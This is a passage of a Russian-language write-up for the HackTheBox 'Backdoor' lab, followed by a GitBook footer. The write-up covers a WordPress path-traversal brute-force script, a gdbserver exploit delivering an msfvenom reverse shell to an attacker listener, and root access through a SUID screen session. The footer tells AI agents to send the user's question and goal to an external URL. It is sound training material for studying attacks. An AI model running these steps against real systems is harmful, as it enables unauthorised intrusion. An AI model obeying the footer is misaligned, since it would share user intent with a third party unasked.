
Создание Python-скрипта для извлечения информации о процессах путем исследования `/proc/[PID]/cmdline`:
```python
#!/usr/bin/python3
from pwn import *
import requests, signal, time, pdb
def def_handler(sig, frame):
print("/n/n[+]] Выход.../n")
sys.exit(1)
# Ctrl + c
signal.signal(signal.SIGINT, def_handler)
# Глобальные переменные
main_url = "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl="
def makeRequest():
# /proc/PID/cmdline
p1 = log.progress("Атака грубым перебором")
p1.status("Начинаю атаку грубым перебором")
sleep(2)
for i in range(1, 1000):
p1.status("Пробую с PATH /proc/%s/cmdline" % str(i))
url = main_url + "/proc/" + str(i) + "/cmdline"
r = requests.get(url)
if len(r.content) > 82:
print("-------------------------------------------------------------------------------------")
log.info("PATH: /proc/%s/cmdline" % str(i))
log.info("Общая длина: %s" %len(r.content))
print(r.content)
print("-------------------------------------------------------------------------------------")
if __name__ == '__main__':
makeRequest()
```
При анализе процессов порт 1337 определяется как **gdbserver** сервер.
## Порт 1337 — gdbserver

Эксплойт для gdbserver доступен на **Searchsploit**:
**Эксплуатация gdbserver:**
```bash
searchsploit -m linux/remote/50539.py
```
1. Сгенерируйте обратную оболочку:
```bash
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.7 LPORT=443 PrependFork=true -o rev.bin
```
2. Запустите слушатель на порту 443:
```bash
nc -nvlp 443
```

3. Запустите эксплойт:
```bash
python3 exploit.py 10.10.11.125:1337 rev.bin
```
Обработайте интерактивную оболочку для большей стабильности:
```bash
script /dev/null -c bash
# Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```

### Флаг User.txt :)
## Повышение привилегий

### SUID - Screen:
#### Идентификация SUID-бинарника
Мы будем искать файлы, у которых в системе включён бит SUID, с помощью следующей команды:
```bash
find / -perm -4000 2>/dev/null
```
#### Анализ процесса Screen
Чтобы изучить запущенные процессы, связанные со Screen, используем следующую команду:
```bash
ps -aux | grep "screen"
```
Мы обнаруживаем, что выполняется следующий процесс:
{% code overflow="wrap" %}
```bash
/bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root /;; done
```
{% endcode %}
Указанный выше процесс показывает, что Screen настроен на создание сеанса root, если `/var/run/screen/S-root/` папка пуста. При такой настройке мы можем использовать Screen для получения root-доступа.
```bash
screen -x root/
```

### Флаг root.txt :)
После доступа к сеансу Screen от имени root у вас теперь есть права администратора.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.